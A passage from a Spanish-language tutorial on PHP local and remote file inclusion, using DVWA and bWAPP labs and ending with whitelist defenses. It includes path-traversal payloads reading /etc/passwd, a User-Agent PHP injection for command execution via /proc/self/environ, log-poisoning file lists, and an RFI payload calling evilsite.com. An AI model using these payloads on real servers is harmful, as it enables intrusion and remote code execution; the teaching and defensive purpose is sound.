
PoC

```
?language=/etc/passwd.....................................................................................
?language=../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd
?language=/etc/passwd/../../../../../../../../../../../../../../../../../../../../../..
```

LFI via /proc/self/environ

Esta técnica consiste en incluir el fichero que contiene variables de entorno como el navegador que está visitando el servidor, entre otras variables importantes para el sistema. De forma que nuestra inyección sea modificando estas variables y al incluir el fichero se ejecute en el servidor.

Se requieren permisos para acceder a dicho fichero, debido a esto es complicado realizar esta técnica en escenarios reales.



Modificando header → User-Agent

```
GET /dvwa/vulnerabilities/fi/?page=/proc/self/environ&cmd=ls HTTP/1.1
Host: www.site.comx
User-Agent: <?php echo $_GET['cmd']; ?>
```

De forma que inyectamos por medio de *User-Agent* nuestro código php y al acceder al fichero se ejecutarán los comandos que ingresamos por la variable *cmd* en la url.

LFI via /proc/self/fd/

Es similar a el método */proc/self/environ*, es posible introducir código dentro de los archivos de proc log que puedan ser ejecutados mediante LFI/RFI, usualmente la inyección es mediante la cabecera *referer*.

Este método es un poco tedioso y extraño debido a que el fichero **proc** contiene errores de cambios de información en *Apache* y puede cambiar de */proc/self/fd/* a */proc/self/fd/2*, */proc/self/fd/10*, etc.

Lista FD Check

```
/proc/self/cmdline
/proc/self/stat
/proc/self/status
/proc/self/fd/0
/proc/self/fd/1
/proc/self/fd/2
/proc/self/fd/3
/proc/self/fd/4
/proc/self/fd/5
/proc/self/fd/6
/proc/self/fd/7
/proc/self/fd/8
/proc/self/fd/9
/proc/self/fd/10
...
```

Se recomienda el uso de métodos de fuerza bruta[10] para su localización rápida.

[10] *En criptografía, se denomina ataque de **fuerza bruta** a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.*

Log File Contamination

Es el proceso de inyectar código dentro de ficheros log del sistema, esto se puede lograr provocando errores que el sistema guardará en los archivos log junto con la inyección, para después incluirlo y explotarlo mediante LFI/RFI logrando ejecución de código de forma remota (RCE: *Remote Code Execution*).

Ficheros logs de Apache

```
/etc/httpd/logs/acces_log
/etc/httpd/logs/error_log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/access_ log
/usr/local/apache/logs/access. log
/var/log/apache/access_log
/var/log/apache2/access_log
/var/log/apache/access.log
/var/log/apache2/access.log
/var/log/access_log
```

Por ejemplo, inyectar PHP en una URL, haciendo que syslog cree una entrada en el registro de acceso de apache para generar un error "404 página no encontrada". Cuando explotemos el LFI/RFI incluyendo este archivo de registro ejecutará el código PHP en el servidor, de este modo podemos tener nuestro RCE funcionando.

Es importante hacer una investigación de cada uno de los ficheros log del sistema, para saber exactamente qué tipo de errores almacena en él, de modo que podamos generar dichos errores intencionalmente en nuestra prueba de penetración y explotar de forma eficiente en cada caso que nos encontremos.[11]

---

[11] *Es esencial conocer el servidor y su versión que corre en nuestro objetivo, de modo que conozcamos cuáles ficheros de log almacena y qué almacena en ellos, esto es parte del proceso de pentesting conocido como* ***fingerprinting***.

SALTANDO FILTROS DE SEGURIDAD

DVWA - Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) es una aplicación web PHP / MySQL que es muy vulnerable. Su objetivo principal es ayudar a los profesionales de seguridad a probar sus habilidades y herramientas en un entorno legal, ayudar a los desarrolladores web a comprender mejor los procesos de protección de aplicaciones web y ayudar a los estudiantes y profesores a conocer la seguridad de las aplicaciones web en una clase controlada.

Objetivo

Lea las cinco citas famosas de '../hackable/flags/fi.php' usando solo la inclusión del archivo.

Low Level

Esto permite la entrada directa en una de las muchas funciones de PHP que incluirán el contenido al ejecutar.

```php
<?php
$file = $_GET[ 'page' ];
?>
```

LFI

```
?page=../../../../../../etc/passwd
```

RFI

```
?page=http://www.evilsite.com/evil.php
```

Medium Level

El desarrollador ha leído algunos de los problemas con LFI / RFI, y decidió filtrar la entrada. Sin embargo, los patrones que se usan, no son suficientes.

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

LFI

```
Posible, debido a que solo cicla a través del patrón de
coincidencia una vez, no es recursivo.
```

RFI

```
PHP Streams.
```

Los flujos (Streams) fueron introducidos en PHP 4.3.0 como una manera de generalizar operaciones con ficheros, redes, compresión de datos, y otras operaciones que comparten un conjunto común de funciones y usos. En su definición más simple, un flujo es un objeto de tipo resource que exhibe un comportamiento similar al de un flujo. Esto es, puede ser leído o escrito de una manera lineal, y puede usar la función fseek() para buscar posiciones arbitrarias dentro del flujo.

High Level

El desarrollador ha tenido suficiente. Decidieron permitir sólo ciertos archivos para ser utilizados. Sin embargo, como hay varios archivos con el mismo nombre base, usan un comodín para incluirlos a todos.

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
      // This isn't the page we want!
      echo "ERROR: File not found!";
      exit;
}

?>
```

LFI

El nombre de archivo sólo ha de comenzar con un cierto valor ...

RFI

Se necesita vincular **con** otra vulnerabilidad, por ejemplo en Uploaders[12].

[12] *Existen vulnerabilidades en formularios que permiten subir ficheros al servidor, a estos se les conoce como Uploaders →* [*Unrestricted File Upload*]

Impossible Level

El desarrollador ha tenido suficiente y sólo permite las páginas en una whitelist, con nombres de archivo exactos. Al hacer esto, elimina todas las posibilidades de ataque.

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file !=
"file2.php" && $file != "file3.php" ) {
     // This isn't the page we want!
     echo "ERROR: File not found!";
     exit;
}

?>
```

BWAPP - an extremely buggy web app !

Es una aplicación web deliberadamente insegura, de código abierto y gratuito. Ayuda a los entusiastas de la seguridad, desarrolladores y estudiantes a descubrir y prevenir vulnerabilidades en la web. ¡bWAPP cubre todas las principales vulnerabilidades web conocidas, incluidos todos los riesgos del proyecto Top 10 de OWASP! Solo para pruebas de seguridad y con fines educativos

Fichero de pruebas

```
switch($_COOKIE["security_level"])
{
    case "0" :
        $language = $_GET["language"];
        break;
    case "1" :
        $language = $_GET["language"] . ".php";
        break;
    case "2" :
        $available_languages = array("lang_en.php",
"lang_fr.php", "lang_nl.php");
        $language = $_GET["language"] . ".php";
        break;
    default :
        $language = $_GET["language"];
        break;
}
```

Es importante que trates de encontrar la solución por tu cuenta sin investigar en otras fuentes de información, analizando el código de fuente e intentando evadir los filtros de seguridad que nos proponen. Recuerda que el límite es tu imaginación!.

El Proyecto de Directorio de Aplicaciones Web Vulnerables de OWASP (VWAD) es un registro completo y bien mantenido de todas las aplicaciones web vulnerables conocidas actualmente disponibles para seguridad legal y pruebas de vulnerabilidad de varios tipos.

ESCENARIOS REALES

Puedes encontrar diferentes casos en donde se han encontrado este tipo de vulnerabilidad en empresas grandes de internet, aquí te dejo algunos interesantes.

Unauthenticated LFI revealing log information

SUMMARY BY **SLACK**

@juji found a bug which allowed the disclosure of local files on certain servers - this included PHP files and logs. We performed a thorough investigation to ensure that this issue was not exploited, and as a precaution revoked tokens which were inadvertently logged. Thanks @juji!

Weakness → Information Disclosure
Bounty → $4,000

RCE/LFI on test Jenkins instance due to improper authentication flow

*Thank you for your submission to the **Yahoo** Bug Bounty program. We were able to reproduce the issue you reported and have implemented appropriate fixes. We appreciate your adherence to responsible disclosure guidelines and look forward to your future participation in the program.*

Weakness → Code Injection
Bounty → $3,000

Es interesante tener en cuenta los escenarios reales e investigar casos en donde podamos aprender nuevos métodos de ataque, para esto te recomiendo busques webs de bug hunting como *HackerOne, BugCrowd*, entre otras, y webs de concursos de CTF (*Capture the flag*) en donde los participantes suelen dejar un paper donde explican cómo resolvieron los retos y lo que tomaron en cuenta para resolverlo, no sólo de *LFI/RFI* sino, de la mayoría de las vulnerabilidades de seguridad en servidores y aplicaciones web, entre muchas otras cosas.

¿CÓMO PROTEGERSE?

Hemos visto que como atacantes es bastante sencillo evadir los filtros del programador, pero ¿Qué pasa cuando yo soy el programador? Y necesito que mi aplicación sea totalmente segura y confiable para mis usuarios.

Las whitelist (*listas blancas*) son listas en donde están los ficheros permitidos para su inclusión, cualquier fichero que no pertenezca a esa lista será redirigido a un error o a un fichero por defecto.

DVWA Impossible Level

```php
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file !=
"file2.php" && $file != "file3.php" ) {
      // This isn't the page we want!
      echo "ERROR: File not found!";
      exit;
}
?>
```

Vemos que el programador sólo permitirá incluir los archivos específicos que están en la condición del if. Este método se puede mejorar bastante con distintos sistemas, un arreglo de los archivos y verificar con un switch, recibir los ficheros permitidos que estén en la base de datos, entre otras muchas formas, todo depende de tu imaginación.

Nota del autor:
Usar siempre sistemas ya creados por empresas de seguridad o de programación, por ejemplo, los mecanismos ya implementados en distintos frameworks de php tienen sus métodos de seguridad en su respectiva documentación, así como APIs específicos de seguridad que te ayudan a solventar estos problemas como programador, es cierto que no necesariamente siendo desarrollador tienes que ser experto en seguridad y técnicas de Hacking, pero eso te dará una mayor comprensión y seguridad en tus aplicaciones, al igual que a tus usuarios mayor confianza en tu sistema.

REFERENCIAS

- ➔ Testing for Local File Inclusion
- ➔ Testing for Remote File Inclusion
- ➔ PHP - Supported Protocols and Wrappers
- ➔ Web Application Penetration Testing Local File Inclusion (LFI) Testing Techniques
- ➔ LFI Cheat Sheet
- ➔ Local File Inclusion (LFI) — Web Application Penetration Testing
- ➔ Web Application Penetration Testing Local File Inclusion (LFI) Testing Techniques
- ➔ Github - PayloadsAllTheThings/File Inclusion - Path Traversal/
- ➔ Tricky ways to exploit PHP Local File Inclusion
- ➔ Local File Inclusion (LFI)
- ➔ Más sobre mí.